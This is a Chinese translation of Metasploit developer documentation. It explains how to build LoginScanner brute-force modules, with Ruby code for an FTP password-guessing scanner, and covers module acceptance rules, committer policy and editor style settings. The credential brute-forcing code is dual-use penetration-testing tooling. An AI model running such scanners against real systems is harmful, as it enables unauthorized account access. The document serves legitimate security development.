对于开发人员类型：我们正在慢慢地将所有的Metasploit转换为使用YARD的标准化注释，所以我们总是可以使用更准确，更全面的YARD文档来找到所有的库。我们将乐意接受只包含注释文档的请求。

再次，Freenode的#metasploit上总是有位置。帮助那里的问题，人们更喜欢在未来帮助你。

> #metasploit　irc频道

常见警告

您可能不应该在您在意的网络上的机器上运行您在互联网上找到的概念漏洞代码证明。这通常被认为是一个坏主意。你也可能不应该使用你通常的计算机作为攻击exploit的目标，因为你是故意诱发不稳定的行为。

我们首选的模块提交方法是通过你在Metasploit自己的分支上的功能分支的git pull请求。你可以在这里学习如何创建一个 https://github.com/rapid7/metasploit-framework/wiki/Landing-Pull-Requests

另外，请仔细阅读我们了解如何使用git和我们的新模块接受的指南，以防您不熟悉它们：https://github.com/rapid7/metasploit-framework/wiki

如果您遇到困难，请尽可能在我们的Freenode IRC频道#metasploit（加入需要一个注册昵称）上解释您的具体问题。有人应该能够伸出援手。显然，有些人从来不睡觉。

创建Metasploit框架　LoginScanners模块

那么，你想在Metasploit中创建一个Login Scanner模块，呃？在开始之前，你需要知道几件事情。本文将试图说明创建一个有效的暴力/登录扫描器模块所涉及的所有部分。

[TOC]

凭据对象

Metasploit::Framework::Credential (lib/metasploit/framework/credential.rb) 这些对象代表了我们现在如何思考凭证的最基本概念。

- Public：证书的公共部分是指可以公开的部分。在几乎所有情况下，这是用户名。
- Private：证书的私人部分，这是应该是一个秘密的部分。这目前代表：密码，SSH密钥，NTLM哈希等
- Private Type：这个定义了上面定义了什么类型的私人证件
- Realm：这表示证书有效的认证区域。这是身份验证过程的一个重要部分。例子包括：活动目录域，Postgres数据库等
- Realm　key：这定义了领域属性代表什么类型的领域
- Paired：此属性是一个布尔值，用于设置凭据是否必须同时具有公有和私有两种属性 所有LoginScanner都使用Credential对象作为其尝试登录的基础。

Result Objects

Metasploit::Framework::LoginScanner::Result
(lib/metasploit/framework/login_scanner/result.rb)

这些是由扫描产生的对象！ 方法在每个LoginScanner上。 他们包含：

- Access Level: 可选的.访问级别，可以描述登录尝试授予的访问级别.
- Credential : 实现这结果的Credential 对象
- spoof: 一个可选的证明字符串。显示为什么我们认为结果是有效的
- Status: 登录尝试的状态。 这些值来自于 `Metasploit::model::Login::Status` 示例 "Incorrect", "Unable to Connect", "Untried"

CredentialCollection

Metasploit::Framework::CredentialCollection（lib/metasploit/ramework
/credential_collection.rb）

这个类用于从模块获取数据存储选项和从每个方法中生成Credential对象。它需要wordlist文件，以及直接的用户名和密码选项。它也需要是否尝试将用户名作为密码和空白密码选项。它可以作为LoginScanner上的cred_details传入，并响应#each并生成已制作的凭证。

示例(modules/auxiliary/scanner/ftp/ftp_login.rb):

```
cred_collection = Metasploit::Framework::CredentialCollection.new(
        blank_passwords: datastore['BLANK_PASSWORDS'],
        pass_file: datastore['PASS_FILE'],
        password: datastore['PASSWORD'],
        user_file: datastore['USER_FILE'],
        userpass_file: datastore['USERPASS_FILE'],
        username: datastore['USERNAME'],
        user_as_pass: datastore['USER_AS_PASS'],
        prepended_creds: anonymous_creds
    )
```

LoginScanner 基础

Metasploit::Framework::LoginScanner::Base (lib/metasploit/framework/login_scanner/base.rb) 这是一个Ruby模块，包含所有LoginScanners的所有基本行为。所有的LoginScanner类都应该包含这个模块。 此行为的规范保存在共享示例组中。 您的LoginScanner规范应使用以下语法来包含这些测试：

```
it_behaves_like 'Metasploit::Framework::LoginScanner::Base', has_realm_key: false, has_default_realm: false
```

其中has_realm_key和has_default_realm应该根据您的LoginScanner是否有来设置。 LoginScanner总是收集Crednetials来尝试登录一个主机和端口。 所以每个LoginScanner对象都只会尝试登录到一个特定的服务。

属性

- connection_timeout: 一个连接等待多长时间超时
- cred_details: 一个在each中生成credentials的对象 (像一个 credentialCollection 或者一个数组)
- host: 目标主机地址
- port: 目标服务端口号
- proxies: 在连接中使用的任何代理（一些扫描可能不支持这个）
- stop_on_success: 是否在尝试成功登录后停止

方法

- each_credential :你不用担心这个方法，请注意它在那里。 它遍历cred_details中的任何内容，进行一些规范化操作，并尝试确保每个Credential被正确设置以供给定的LoginScanner使用。 它在一个块中产生每个凭证。

```
def each_credential
         cred_details.each do |raw_cred|
           # This could be a Credential object, or a Credential Core, or an Attemp
t object
           # so make sure that whatever it is, we end up with a Credential.
           credential = raw_cred.to_credential

           if credential.realm.present? && self.class::REALM_KEY.present?
             credential.realm_key = self.class::REALM_KEY
             yield credential
           elsif credential.realm.blank? && self.class::REALM_KEY.present? && self
.class::DEFAULT_REALM.present?
             credential.realm_key = self.class::REALM_KEY
             credential.realm     = self.class::DEFAULT_REALM
             yield credential
           elsif credential.realm.present? && self.class::REALM_KEY.blank?
             second_cred = credential.dup
             # Strip the realm off here, as we don't want it
             credential.realm = nil
             credential.realm_key = nil
             yield credential
             # Some services can take a domain in the username like this even thou
gh
             # they do not explicitly take a domain as part of the protocol.
             second_cred.public = "#{second_cred.realm}\\#{second_cred.public}"
             second_cred.realm = nil
             second_cred.realm_key = nil
             yield second_cred
           else
             yield credential
           end
         end
       end
```

- set_sane_defaults: 这个方法将被每个特定的Loginscanner覆盖。 这是在初始化程序的结束调用的，并为它们具有并且在初始化程序中没有给定具体的值的属性设置理想的默认值，

```
# This is a placeholder method. Each LoginScanner class
       # will override this with any sane defaults specific to
       # its own behaviour.
       # @abstract
       # @return [void]
       def set_sane_defaults
         self.connection_timeout = 30 if self.connection_timeout.nil?
       end
```

- attempt_login:这个方法只是Base mixin中的一个存根。 在每个LoginScanner类中将覆盖，以包含采用一个Credential对象的逻辑，并使用它来针对目标服务进行登录尝试。它返回一个::Metasploit::Framework::LoginScanner::Result 对象， 包含有关该尝试结果的所有信息。 举一个例子，让我们看一下来自Metasploit::Framework::LoginScanner::FTP (lib/metasploit/framework/login_scanner/ftp.rb)的attempt_login方法 ~~~

(see Base#attempt_login)

```
def attempt_login(credential)
  result_options = {
      credential: credential
  }

  begin
    success = connect_login(credential.public, credential.private)
  rescue ::EOFError,  Rex::AddressInUse, Rex::ConnectionError, Rex::ConnectionTim
eout, ::Timeout::Error
    result_options[:status] = Metasploit::Model::Login::Status::UNABLE_TO_CONNECT
    success = false
  end
```

```
    if success
      result_options[:status] = Metasploit::Model::Login::Status::SUCCESSFUL
    elsif !(result_options.has_key? :status)
      result_options[:status] = Metasploit::Model::Login::Status::INCORRECT
    end

    ::Metasploit::Framework::LoginScanner::Result.new(result_options)

  end
```

```
* scan! :这个方法是你将要关心的主要方法。 这个方法做了几件事。
1. 它调用有效！ 它将检查类的所有验证，如果发生任何失败。并抛出一个Metasploit::Framework::LoginSc
anner::Invalid。此错误将包含任何失败验证的全部错误消息
2. 它跟踪连接错误计数，并救援。如果我们有太多的连接错误或连续太多连接错误
3. 它通过在一个块调用each_credential来使用所有凭证
4. 在这个块中，它将每个凭证传递给#attempt_login
5. 它会生成Result对象放入传递的块中
6. 如果设置了stop_on_success，如果结果是成功的，它也会提前退出
```

Attempt to login with every {Credential credential} in

```
# {#cred_details}, by calling {#attempt_login} once for each.
#
# If a successful login is found for a user, no more attempts
# will be made for that user.
#
# @yieldparam result [Result] The {Result} object for each attempt
# @yieldreturn [void]
# @return [void]
def scan!
  valid!

  # Keep track of connection errors.
  # If we encounter too many, we will stop.
  consecutive_error_count = 0
  total_error_count = 0

  successful_users = Set.new

  each_credential do |credential|
    next if successful_users.include?(credential.public)

    result = attempt_login(credential)
    result.freeze

    yield result if block_given?

    if result.success?
      consecutive_error_count = 0
      break if stop_on_success
      successful_users << credential.public
    else
      if result.status == Metasploit::Model::Login::Status::UNABLE_TO_CONNECT
        consecutive_error_count += 1
        total_error_count += 1
        break if consecutive_error_count >= 3
        break if total_error_count >= 10
      end
    end
  end
  nil
end
```

```
#### 常量
虽然没有在Base上定义，但是每个LoginScanner都有一系列可以在其上面定义的常量来帮助处理关键行为。
* DEFAULT_PORT:DEFAULT_PORT是一个与set_sane_defaults一起使用的简单常量。如果端口没有被用户设置
，它将使用DEFAULT_PORT。这被放在一个常量，所以它可以从扫描仪外部快速引用。
LoginScanner命名空间方法classes_for_services使用这两个常量。这个被调用的方法Metasploit::Frame
work::LoginScanner.classes_for_service(<Mdm::service>)实际上会返回一个LoginScanner类的数组
，这对于针对这个特定的Service可能是有用的。

* LIKELY_PORTS：这个常量保存了n个端口号，这对于使用这个扫描器来说可能是有用的。
* LIKELY_SERVICE_NAMES：如上所述，服务名称的字符串而不是端口号。
* PRIVATE_TYPES：这包含表示它所支持的不同私有证书类型的符号数组。它应该总是匹配私人类的demodulize
结果，即password ntlm_hash ssh_key

这些常量是必须处理域名(如AD域或数据库名称)的LoginScanners
* REALM_KEY: 这个扫描器希望处理的领域的类型.应始终是来自metasploit::Model::Login::Status的常量

* DEFAULT_REALM:一些扫描仪有一个默认的领域(比如AD域名的WORKSTATION).如果将凭证给需要领域的扫描器
，但凭证没有领域，则将该值作为领域的值添加到证书中。

* CAN_GET_SESSION: 这应该是TURE或者FALES的，我们是否希望我们能够以某种方式获得从这个扫描仪发现的凭
证会话。

示例１( Metasploit::Framework::LoginScanner::FTP)
```

DEFAULT_PORT = 21 LIKELY_PORTS = [DEFAULT_PORT, 2121] LIKELY_SERVICE_NAMES = ['ftp'] PRIVATE_TYPES = [:password] REALM_KEY = nil

```
示例2( Metasploit::Framework::LoginScanner::SMB)
```

CAN_GET_SESSION = true DEFAULT_REALM = 'WORKSTATION' LIKELY_PORTS = [139, 445] LIKELY_SERVICE_NAMES = ["smb"] PRIVATE_TYPES = [:password, :ntlm_hash] REALM_KEY = Metasploit::Model::Realm::Key::ACTIVE_DIRECTORY_DOMAIN

```
### 把它们放在一个模块中

所以，现在你希望有从所有移动部分创建一个LoginScanner的好想法。下一步是在实际模块中使用全新的LoginScanner。

我们来看看ftp_login模块：
`def run_host(ip)`

每个Bruteforce/Login模块都应该是一个扫描器，并且应该使用每个RHOST调用一次的run_host方法。

#### 凭证收集
```

cred_collection = Metasploit::Framework::CredentialCollection.new(blank_passwords: datastore['BLANK_PASSWORDS'], pass_file: datastore['PASS_FILE'], password: datastore['PASSWORD'], user_file: datastore['USER_FILE'], userpass_file: datastore['USERPASS_FILE'], username: datastore['USERNAME'], user_as_pass: datastore['USER_AS_PASS'], prepended_creds: anonymous_creds)

```
所以在这里我们看到使用数据存储选项创建CredentialCollection。 我们传递了凭证创建的选项，例如密码表，原始用户名和密码，是否尝试将用户名作为密码，以及是否尝试空白密码。
你也会注意到这里有个选项prepended_creds。 FTP只是是使用这个的模块之一，但它通常通过CredentialCollection可以使用。这个选项是一个Metasploit::Framework::Credential 的数组。在使用其他凭证对象前会被使用。FTP使用这个来处理匿名FTP访问的测试。

#### 初始化扫描
```

scanner = Metasploit::Framework::LoginScanner::FTP.new(host: ip, port: rport, proxies: datastore['PROXIES'], cred_details: cred_collection, stop_on_success: datastore['STOP_ON_SUCCESS'], connection_timeout: 30)

```
这里我们实际上创建了我们的Scanner对象。 我们根据模块已知的数据设置IP和端口。 我们可以从数据存储中提取任何用户提供的代理数据。 我们也从数据存储中取出stop_on_success。 信用详情对象由我们的cred_collection填充，这将无形地处理我们所有的凭证生成。

这将给我们一个scaner对象  一切准备好了。让我们开始

#### 扫描代码块
```

scanner.scan! do |result| credential_data = result.to_h credential_data.merge!(module_fullname: self.fullname, workspace_id: myworkspace_id) if result.success? credential_core = create_credential(credential_data) credential_data[:core] = credential_core create_credential_login(credential_data)

```
    print_good "#{ip}:#{rport} - LOGIN SUCCESSFUL: #{result.credential}"
  else
    invalidate_login(credential_data)
    print_status "#{ip}:#{rport} - LOGIN FAILED: #{result.credential} (#{result.status
}: #{result.proof})"
  end
end
```

```
这是这件事的真正核心。我们调用扫描！
在我们的扫描仪，并通过一个代码块。正如我们之前提到的那样，扫描器将每个尝试的Result对象放到该块中。我们
检查结果的状态，看看它是否成功。
result对象现在作为一个.to_h方法，它返回一个与我们的凭证创建方法兼容的哈希。我们把这个哈希合并到我们模
块的特定信息和工作区ID中。
在成功的情况下，我们建立一些信息散列并调用create_credential。

这是在metasploit-credential gem下lib / metasploit / credential / creation.rb中找到的一种方
法调用Metasploit::Credential::Creation

mixin包含在Report mixin中，所以如果你的模块包含了mixin，你可以免费获得这些方法。

create_credential创建一个Metasploit::Credential::Core。
然后，我们把这个核心，服务数据，并与一些额外的数据合并。
 这些附加数据包括访问级别，当前时间(更新在Metasploit::Credential::Login的last_attempted_at)，
状态。
 完成。对于一个成功  我们把结果输出到控制台
 对于错误的情况，我们调用invalidate_login 方法。这个方法也是来自Creation mixin
 这个方法查看credential:service pair.是否有一个login对象存在这个。如果是，我们将它的状态更新到我
们从scaner返回得到的状态。
这主要是为了具有未尝试状态的Post模块创建的Login对象。

### ftp_login最终图
综合起来，我们得到一个新的ftp_login模块，看起来像这样：
```

# #

This module requires Metasploit: http//metasploit.com/download

Current source: https://github.com/rapid7/metasploit-framework

# #

require 'msf/core' require 'metasploit/framework/credential_collection' require 'metasploit/framework/login_scanner/ftp'

class Metasploit3 < Msf::Auxiliary

include Msf::Exploit::Remote::Ftp include Msf::Auxiliary::Scanner include Msf::Auxiliary::Report include Msf::Auxiliary::AuthBrute

def proto 'ftp' end

def initialize super('Name' => 'FTP Authentication Scanner', 'Description' => %q{ This module will test FTP logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access. },'Author' => 'todb', 'References' => [['CVE', '1999-0502'] # Weak password], 'License' => MSF_LICENSE)

```
register_options(
  [
    Opt::RPORT(21),
    OptBool.new('RECORD_GUEST', [ false, "Record anonymous/guest logins to the databas
e", false])
  ], self.class)

register_advanced_options(
  [
    OptBool.new('SINGLE_SESSION', [ false, 'Disconnect after every login attempt', fal
se])
  ]
)

deregister_options('FTPUSER','FTPPASS') # Can use these, but should use 'username' and
 'password'
@accepts_all_logins = {}
end
```

def run_host(ip) print_status("#{ip}:#{rport} - Starting FTP login sweep")

```
cred_collection = Metasploit::Framework::CredentialCollection.new(
    blank_passwords: datastore['BLANK_PASSWORDS'],
    pass_file: datastore['PASS_FILE'],
    password: datastore['PASSWORD'],
    user_file: datastore['USER_FILE'],
    userpass_file: datastore['USERPASS_FILE'],
    username: datastore['USERNAME'],
    user_as_pass: datastore['USER_AS_PASS'],
    prepended_creds: anonymous_creds
)

scanner = Metasploit::Framework::LoginScanner::FTP.new(
    host: ip,
    port: rport,
    proxies: datastore['PROXIES'],
    cred_details: cred_collection,
    stop_on_success: datastore['STOP_ON_SUCCESS'],
    connection_timeout: 30
)

scanner.scan! do |result|
  credential_data = result.to_h
  credential_data.merge!(
      module_fullname: self.fullname,
      workspace_id: myworkspace_id
  )
  if result.success?
    credential_core = create_credential(credential_data)
    credential_data[:core] = credential_core
    create_credential_login(credential_data)

    print_good "#{ip}:#{rport} - LOGIN SUCCESSFUL: #{result.credential}"
  else
    invalidate_login(credential_data)
    print_status "#{ip}:#{rport} - LOGIN FAILED: #{result.credential} (#{result.status
}: #{result.proof})"
  end
end
```

end

Always check for anonymous access by pretending to be a browser.

def anonymous_creds anon_creds = [ ] if datastore['RECORD_GUEST'] ['IEUser@', 'User@', 'mozilla@example.com', 'chrome@example.com'].each do |password| anon_creds << Metasploit::Framework::Credential.new(public: 'anonymous', private: password) end end anon_creds end

def test_ftp_access(user,scanner) dir = Rex::Text.rand_text_alpha(8) write_check = scanner.send_cmd(['MKD', dir], true) if write_check and write_check =~ /^2/ scanner.send_cmd(['RMD',dir], true) print_status("#{rhost}:#{rport} - User '#{user}' has READ/WRITE access") return 'Read/Write' else print_status("#{rhost}:#{rport} - User '#{user}' has READ access") return 'Read-only' end end

end

~~~
~~~

接受指南

由于Metasploit框架拥有数以万计的依赖于日常，一致和无差错更新的用户，Metasploit核心开发人员为了考虑对新框架功能和新的Metasploit模块的请求，采用了相当高的标准。我们当然非常高兴接受来自社区的模块和改进，所以为了鼓励开放和透明的开发，本文档概述了开发者应遵守的一般准则。这样做最大限度地提高了将您的工作合并到官方Metasploit分发包中的机会。

模块添加

Metasploit的大多数开源社区支持都是以Metasploit模块的形式出现的。应该考虑接受以下内容，但是请注意，这些指导原则通常被认为是“应该”而不是“必须”，因为总是存在例外情况 - 特别是在涉及新的攻击方法和新技术时。

模块应该通过msftidy.rb并遵守CONTRIBUTING.md指南。两者都友Metasploit分发。有关如何解决空白问题的某些信息，请参考“ 样式提示 ”。 模块应该有一个明确且明显的目标：exploit模块应该得到一个shell。post模块应该导致特权升级或战利品。Auxiliary模块是一个“其他”类别，但应限于一些定义明确的任务 - 通常是收集信息以启用exploit或post模块。 考虑到设置多个有效载荷的复杂性，模块不应该启动其他模块。这些操作通常是外部UI的自动化任务。 拒绝服务模块应该是不对称的，至少有一些有趣的功能。如果它与synflood相媲美，则不应包括在内。如果可以和Baliwicked相媲美，那就应该包括在内。盘旋在线上的模块，比如slowloris，可能会因为一些理由包含在之中。 模块应该能够按照预期的最小配置运行。默认值应该是聪明的，通常情况下是正确的。所有内存地址（即JMP ESP或ROP小工具）都应该是“目标”下的元数据的一部分，并记录下来（它指向哪些指令以及什么DLL。如果攻击是针对特定硬件（即路由器，PLC等），或针对不是免费的软件（并且没有可用的试用版/演示版），请记住提交二进制数据包捕获(pcap格式)，演示模块利用实际工作。 请不要使用字母编码器来避免BadChar分析。将有效载荷中的EncoderType字段设置为避免进行真正的BadChar分析的模块将被拒绝。这些模块在现实世界中几乎总是不可靠的。 exploit rank定义可以在exploit rank页面找到

如果这么做微不足道的话,exploit模块应该实现一个check方法。通过baners或网络协议暴露的版本,如果有可用的补丁更改此版本，那么check方法应该总是返回.

如果某个模块(auxiliary 或者post)从受害机器获得某种信息，则应使用以下一种（或多种）方法存储该数据：

- `store_loot()`：用于存储盗窃文件（包括文本和二进制文件）和例如 `ps -ef` and `ifconfig` 命令的"屏幕捕获"。文件本身不需要是 `forensic-level` 级别的完整性 - 它们可能被post模块解析为渗透测试者提取相关信息。
- `report_auth_info()` :用于存储可以被另一个模块立即重新使用的工作凭证。 例如，转储本地SMB散列的模块将使用这个，就像读取用户名的模块:特定主机和服务的密码组合一样。 具体来说，只是“可能是”的用户名和密码应该使用store_loot()来代替。

- `report_vuln()` :使用特定漏洞的Auxiliary 和 post模块应该在 `repost_vuln` 成功调用.请注意，exploit模块自动将report_vuln作为打开一个会话的一部分 不需要特殊调用
- `report_note()` :如果上面三种更合适,模块应该尽量避免 `report_note` ,但是可能前面三种不是合适的. `report_note` 应该总是设置一个旧式风格的 `:type` ,例如 `domain.hosts` 所以其他模块可以更容易在数据库找到它们

模块应该利用正常的Metasploit API。例如，他们不应该尝试使用本地Ruby创建自己的TCP套接字或应用程序协议，而应该通过Rex和Rex::Proto方法调用套接字。这确保了与全套框架功能（如pivoting和 proxy chaining）的兼容性。 Web应用程序攻击通常是不喜欢的(SQL,XSS，CSRF)，除非模块可以可靠地导致getshell或执行某种有用的信息泄漏。即使在这种情况下，模块也应该如上所述"正常工作"。 Web应用程序攻击应该仅限于流行的,广泛部署的应用程序。例如，针对在CMS机器上产生shell的受欢迎的CMS的SQLi模块将是受欢迎的.而导致私人Facebook配置文件公开的模块不会(Facebook只有一个已部署的实例). Web应用程序攻击应该实现一个HttpFingerprint常量。 模块应该只是列出目标 你实际测试exploit中如果从未在上面测试,尽量避免假设它可以工作在某一个特定系统. 目标条目上方的注释，指示有关给定目标(语言包，修补程序级别等)的附加信息,可以帮助其他开发人员创建更多目标并改进模块。 模块可以运行未经修补和未公开的漏洞。然而，Rapid7很乐意遵循Rapid7政策协助披露流程。此策略提供了从联系供应商到exploit被释放,一个固定的90天时间，Rapid7员工发现的所有漏洞均遵循此流程。无论披露的处理方式如何，提交者都将获得该漏洞的全部荣誉和最终的利用模块。

框架增强

一般来说，Metasploit框架的新功能应该从插件开始。如果功能变得有用和流行，我们可以更密切地整合它，增加RPC API暴露等等，但是在此之前它应该经过社区的测试。 自动执行一系列分散函数通常不是框架的责任。自动化应该通过API完成(查看Metasploit Community/Express/Pro, MSFGUI, 和Armiage).过去在框架自动化方面的努力证明了这一点。 像 `db_autopwn` 和 `browser_autopwn` ,是很少用户期待的.通过越来越复杂的选项和参数来配置这些工具变成了一场噩梦。 自动化框架很容易，也应该保持简单，但是自动化本身应该存在于资源脚本和框架本身的其他外部前端。 控制台功能应该以漏洞利用和安全工具开发为重点，以漏洞利用开发者为典型用户 。最终用户应该指向一个接口，如Community Edition或MSFGUI. 不要期望控制台的用户友好性。控制台应该被认为是Metasploit的调试模式，并尽可能接近裸机功能。 外部工具，例如msfpayload和msfvenom，旨在使exploit开发更容易和锻炼特定技术。我们将继续接受这种性质的工具以包含在框架中，但是这些工具应该附有文档，快速开始的指导教程以及其他有用的文本。

弃用通知！

请参阅CONTRIBUTING.md获取权威代码指南

样式提示

编辑配置

让您的编辑器负责格代码式化，您可以在验收过程中不会头痛。大多数Metasploit的贡献者使用vim或gvim作为默认的文本编辑器 - 如果你有一个其他编辑器的配置，我们很乐意看到它！

vim和gvim

将以下设置添加到.vimrc将使得符合CONTRIBUTING.md和msftidy.rb的规则变得相当容易。顺便说一句，如果你安装了vim的Janus Distribution插件，这一切都是为你自动完成的。但是，如果你是一个特殊的snowflake，那么下面就是让你的代码格式化的好方法。

```
set shiftwidth=2 tabstop=2 softtabstop=2
" textwidth affects `gq` which is handy for formatting comments
set textwidth=78
" Metasploit requires spaces instead of hard tabs
set expandtab
" Highlight spaces at EOL and mixed tabs and spaces.
hi BogusWhitespace ctermbg=darkgreen guibg=darkgreen
match BogusWhitespace /\s\+$\|^\t\+ \+\|^ \+\t\+/
```

如果您希望这些设置仅适用于ruby文件，则可以使用自动组和自动命令。

```
if !exists("au_loaded")
    let au_loaded = 1
    augroup rb
        au FileType ruby set shiftwidth=2 tabstop=2 softtabstop=2 textwidth=78
        au FileType ruby set expandtab
        au FileType ruby hi BogusWhitespace ctermbg=darkgreen guibg=darkgreen
        au FileType ruby match BogusWhitespace /\s\+$\|^\t\+ \+\|^ \+\t\+/
    augroup END
endif
```

您也可以使用 `:set list` 查看所有空格作为不同的字符，以便更容易看到错误的空白。

Rubymine

鉴于切换到使用标准的Ruby缩进，RubyMine不再需要特殊的配置。生活在双个空格的tab！

语法和大写

虽然我们知道世界上有很多种语言，弹Metasploit主要是用美国英语开发的。因此，模块中的描述语法应符合美国英语惯例。这样做不仅可以确保大多数Metasploit用户的易用性，还可以帮助自动（和手动）翻译成其他语言。

标题

模块标题应该像标题一样阅读。有关英文的大写规则，请参阅：http://owl.english.purdue.edu/owl/resource/592/01/

唯一的例外是函数名称（如'thisFunc()'）和特定的文件名（如thisfile.ocx）。应该当为模块标题，所以第一个和最后一个词都以大写字母开头，因为这是一个msftidy.rb检查。

Metasploit提交者

术语“Metasploit提交者”是指可以直接写入Rapid7 Metasploit-Framework分支的人员。这些人是可以将改变转移到框架主要分支的人。但是，对Metasploit做出贡献，没有必要拥有提交权限。我们的许多代码来自非提交者。 我们鼓励任何人分支Metasploit项目，进行更改，修复错误，并通过Pull Requests通知核心提交者有关这些更改。 Metasploit开发环境设置指南中提供了最全面的入门流程。

现在大多数但不是全部的提交者都是Rapid7员工。我们渴望维护一些非Rapid7提交者，原因如下

- 由于其维护提交者权利地位提高和社会压力增加。承诺者倾向于贡献更多，
- 承诺者往往感觉有权参与代码审查，帮助新手，并且通常在更大的开发社区中成为积极的榜样。
- 提交者更有可能从事他们可能不会考虑的任务 - 比如写文档，传播，编写测试用例，当然还有代码审查。
- 外部提交者可以帮助保持Metasploit框架的特性，使之成为一个真正独立的开源项目。
- 从历史上看，Metasploit框架享有公共参与者的好处（2012年的大部分时间除外）。 最终，志愿服务是Metasploit项目的核心。Metasploit社区建立在这样的核心信念上：公开的贡献和安全问题的公开讨论对整个互联网和整个人类社会都有很大的好处。通过授权社区贡献者相互帮助，帮助新人展示安全漏洞和风险，我们可以更有效地培养一个优秀，有道德的信息安全从业者社区，并顺便推动Metasploit框架达到更高的质量标准。

提交者做什么

Metasploit提交者的主要消遣是代码审查。提交者倾向于审查来自其他提交者和更广泛的Metasploit社区的请求。

提交者，尽管有写权限，但往往不写上自己的代码。对于大多数非功能性更改，如空白修复，注释文档和其他微小更改，则无需打开拉取请求; 这种小小的变化一天发生几次。 对于轻微，重大和史诗般的变化，提交者必须像其他任何人一样打开请求。这样做的理由是，至少有两个人应该参与这样的变化，以便一个以上的人知道这个变化和不止一个人看过了这个代码。这种持续不断的代码审查对于Metasploit的持续成功至关重要。

拉请求应与使用一个 `git merge -S --no-ff` 合并,以确保始终生成合并提交,并且您的合并提交使用您的PGP密钥签名。应该避免点击绿色的“合并”按钮，以避免代码竞争 他可能导致悄悄的通过代码审查,

如果拉取请求被拒绝，那么在拉取请求中它应该是非常清楚的，为什么它被拒绝，对下一次努力指出有用的资源。大多数人不会经常致力于开源代码，所以当有人这样做的时候，请尊重他们的努力。 提交者公钥列表在这里。

如何获得提交者权利

通过提交涉及所有当前提交者的正式投票流程,通过提交者邮件列表授予。投票记录归档，为当前和未来的提交者带来好处。

1. 任何当前的提交者都可以通过写一封邮件到邮件列表来提名任何一个人作为潜在的提交者。提名人一般不应该通知被提名人她已经被提名，直到获得提名人的赞成票。提名者必须为这个提交者权利提供理由，包括提名者的电子邮件地址。
2. 任何当前的提交者可能会否决被提名人的任何（或没有）理由。
3. 的Metasploit Framework三巨头HD Moore，Tod Beardsley和James“egypt”Lee都必须在一周之内通过肯定的投票确认提名人，否则提名将遭受口袋否决。
4. Metasploit社区管理员（@egypt）将通知被提名者新的提交权限和责任，将新提交者添加到适当的ACL组和邮件列表中，并通知邮件列表已经成功完成这些任务。 以这种方式引入的提交者将拥有公共框架存储库的权限。

如何失去提交权

提交者的权利并不是以经过验证的代码质量为基础的。提交者权利是现有的提交者机构的信任声明，所以也有很高的主观标准。 像一个愉快的个性，面对拖钓时保持冷静的能力，避免刑事诉讼以及提交者生活的其他方面都在最初授予提交访问权时起作用。 一个例外是简单的不活跃和缺乏提交。不活跃六个月将导致一个工程经理的电子邮件提醒提交人他的权利和风险暴露，而他却没有使用它们。对此电子邮件的回应将导致权利的丧失，因为提交者显然无法访问，可能已经被盗用。

否则，在恶意代码或恶意代码方面违反信任的条款，或者在Metasploit项目中反映不佳的判断会导致提交者邮件列表开始一个讨论，这可能会导致提交者权限被删除。

为什么是ruby

下面这些是2005年左右写的 在框架的开发过程,Metasploit员工不断被问到的一个问题是为什么选择Ruby作为编程语言。为避免个别回答这个问题，作者选择在这份文件中解释他们的理由。 Ruby编程语言是由其他选择选择的，比如python，perl和C ++，原因有很多。Ruby被选中的第一个（也是主要的）原因是因为它是Metasploit员工喜欢写的语言。 在花费时间分析其他语言并考虑过去的经验之后，Ruby编程语言被发现提供简单又功能强大的一个解释型语言。 Ruby提供的反射和面向对象方面是非常适合框架要求的东西。 框架对代码重用的自动化类构造的需求是决策过程中的一个关键因素，也是perl不太适合提供的东西之一. 最重要的是，这个语法是非常简单的，并且提供了与其他更被接受的语言相同的语言特性，比如perl。Ruby被选中的第二个原因是因为它支持线程平台. 虽然在这个模式下框架的开发过程遇到了一些限制，但是Metasploit的工作人员已经看到了在2.x分支上显着的性能和可用性改进。 未来版本的Ruby（1.9系列）将使用原生线程来支持现有的线程API，解释器被编译的操作系统将解决当前实现中存在的一些问题（例如允许使用阻塞操作）. 与此同时，已经发现现有的线程模型与传统的fork模型相比优越得多，特别是在缺乏像Windows这样的本地fork实现的平台上。 Ruby被选中的另一个原因是因为Windows平台支持原生解释器的存在。虽然perl有一个cygwin版本和一个ActiveState版本，但都受到可用性问题的困扰。Ruby解释器可以在Windows上本地编译和执行，这大大提高了性能。此外，解释器也非常小，如果有错误，可以很容易地修改。 Python编程语言也是一种语言候选。Metasploit员工选择Ruby而不是python的原因是由于几个不同的原因。主要原因是一些python强加的语法上的烦恼，比如块缩进。虽然许多人会认为这种方法的好处，但Metasploit的一些工作人员认为这是一个不必要的限制。Python的其他问题围绕着父类方法调用的限制和解释器的向后兼容性。 C / C ++编程语言也被认真考虑过了，但最终很明显，试图用非解释语言来部署一个可移植和可用的框架是不可行的。而且,选择这种语言的开发时间很可能会长得多。 即使框架的2.x分支已经相当成功，Metasploit的工作人员也遇到了一些perl的面向对象编程模型的限制和烦恼，或者缺乏的烦恼.perl解释器是许多发行版默认安装的一部分,这并不是说Metasploit的工作人员觉得这样就值得绕过语言选择。 最后，选择一个为框架贡献最大的人所享有的语言，语言最终选择了Ruby。

样式提示

编辑配置

让您的编辑器负责格代码式化，您可以在验收过程中不会头痛。大多数Metasploit的贡献者使用vim或gvim作为默认的文本编辑器 - 如果你有一个其他编辑器的配置，我们很乐意看到它！

vim和gvim

将以下设置添加到.vimrc将使得符合CONTRIBUTING.md和msftidy.rb的规则变得相当容易。顺便说一句，如果你安装了vim的Janus Distribution插件，这一切都是为你自动完成的。但是，如果你是一个特殊的snowflake，那么下面就是让你的代码格式化的好方法。

```
set shiftwidth=2 tabstop=2 softtabstop=2
" textwidth affects `gq` which is handy for formatting comments
set textwidth=78
" Metasploit requires spaces instead of hard tabs
set expandtab
" Highlight spaces at EOL and mixed tabs and spaces.
hi BogusWhitespace ctermbg=darkgreen guibg=darkgreen
match BogusWhitespace /\s\+$\|^\t\+ \+\|^ \+\t\+/
```

如果您希望这些设置仅适用于ruby文件，则可以使用自动组和自动命令。

```
if !exists("au_loaded")
    let au_loaded = 1
    augroup rb
        au FileType ruby set shiftwidth=2 tabstop=2 softtabstop=2 textwidth=78
        au FileType ruby set expandtab
        au FileType ruby hi BogusWhitespace ctermbg=darkgreen guibg=darkgreen
        au FileType ruby match BogusWhitespace /\s\+$\|^\t\+ \+\|^ \+\t\+/
    augroup END
endif
```

您也可以使用 `:set list` 查看所有空格作为不同的字符，以便更容易看到错误的空白。

